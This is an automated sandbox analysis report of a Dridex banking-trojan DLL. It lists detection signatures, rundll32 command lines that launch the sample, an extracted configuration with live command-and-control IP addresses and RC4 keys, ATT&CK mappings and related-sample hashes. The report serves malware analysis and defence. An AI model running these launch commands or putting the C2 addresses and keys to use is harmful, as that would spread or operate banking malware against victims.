ID: 510696
Sample Name:
SecuriteInfo.com.Variant.Razy.980776.5008.1370
Cookbook: default.jbs
Time: 05:05:01
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Variant.Raz…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.980776.5008.1370 (renamed file extension from 1370 to dll)
Analysis ID:	510696
MD5:	7f1dd5795783f07..
SHA1:	7ffda23921e29ba..
SHA256:	ef94fa9978503a9..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Dridex unpacked file
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Detected Dridex e-Banking trojan
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Queries the installation date of Wind…
- Internet Provider seen in connection…
- Detected potential crypto function

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 7028 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 7064 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 7096 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7084 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Bluewing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3096 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Earth MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6168 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Masterjust MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Version": 10444,
  "C2 list": [
    "192.46.210.220:443",
    "143.244.140.214:808",
    "45.77.0.96:6891",
    "185.56.219.47:8116"
  ],
  "RC4 keys": [
    "9fRysqcdPgZffBlroqJaZHyCvLvD6BUV",
    "syF7NqCylLS878kcIy9w5XeI8w6uMrqVwowz4h3uWHHlWsr5ELTiXic3wgqbllkcZyNGwPGihI"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.1194868368.000000006E4C1000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000003.00000003.766529856.0000000002F40000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000002.00000003.765489662.0000000004670000.00000040.00000010.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000004.00000003.779791327.0000000002D40000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000003.790137281.0000000001120000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.2f5db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
2.3.rundll32.exe.468db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
0.3.loaddll32.exe.113db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
3.2.rundll32.exe.6e4c0000.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
2.3.rundll32.exe.468db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Dridex unpacked file

Detected Dridex e-Banking trojan


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rundll32 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 2 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.980776.5008.dll	20%	ReversingLabs	Win32.Worm.Cridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://143.244.140.214:808/hy	0%	URL Reputation	safe	
http://https://192.46.210.220/Google	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/0	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/1	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/aenh.dll	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/	0%	URL Reputation	safe	
http://https://192.46.210.220/Certification	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/&	0%	Avira URL Cloud	safe	
http://https://45.77.0.96/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/%	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/oft	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/c	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/%	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/oft	0%	URL Reputation	safe	
http://https://192.46.210.220/#	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/$	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/P	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/coro8	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/S	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/ll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/)	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/h.dlln	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/ES	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/soft	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/1	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/GlobalSign	0%	URL Reputation	safe	
http://https://192.46.210.220/-	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/v	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/w	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/F	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/9	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/My	0%	URL Reputation	safe	
http://https://185.56.219.47/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/P	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/5	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/1$	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/.140.214:808/hy	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4.140.214:808/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/L	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/em32	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l	0%	URL Reputation	safe	
http://https://192.46.210.220/E	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/aenh.dllz	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/N	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/O	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/graphy	0%	URL Reputation	safe	
http://https://143.244.140.214:808/	0%	URL Reputation	safe	
http://https://192.46.210.220/N	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/	0%	URL Reputation	safe	
http://https://192.46.210.220/W	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/0	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/853	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/ll1	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/i	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/C	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/ography	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/C	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/D	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/Ps%	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/r	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Microsoft	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://192.46.210.220/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.77.0.96	unknown	United States		20473	AS-CHOOPAUS	true
185.56.219.47	unknown	Italy		202675	KELIWEBIT	true
192.46.210.220	unknown	United States		5501	FRAUNHOFER-CLUSTER-BWResearchInstitutesspreadalloverGe	true
143.244.140.214	unknown	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510696
Start date:	28.10.2021
Start time:	05:05:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.980776.5008.1370 (renamed file extension from 1370 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.bank.troj.evad.winDLL@11/2@0/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.3% (good quality ratio 14.3%) • Quality average: 79.7% • Quality standard deviation: 15.8%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
05:07:00	API Interceptor	186x Sleep call for process: rundll32.exe modified
05:07:01	API Interceptor	185x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.77.0.96	SecuriteInfo.com.Variant.Razy.980776.19803.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.31954.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10558.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.8232.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.30568.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9478.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
185.56.219.47	SecuriteInfo.com.Variant.Razy.980776.19803.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.31954.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10558.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.8232.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.30568.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9478.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KELIWEBIT	SecuriteInfo.com.Variant.Razy.980776.19803.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.31954.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10558.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.8232.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.30568.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9478.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 185.56.219.47
AS-CHOOPAUS	SecuriteInfo.com.Variant.Razy.980776.19803.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.31954.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10558.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.8232.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.30568.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9478.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 45.77.0.96

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	SecuriteInfo.com.Variant.Razy.980776.19803.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.31954.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10558.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.8232.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.30568.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9478.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 192.46.210.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 192.46.210.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
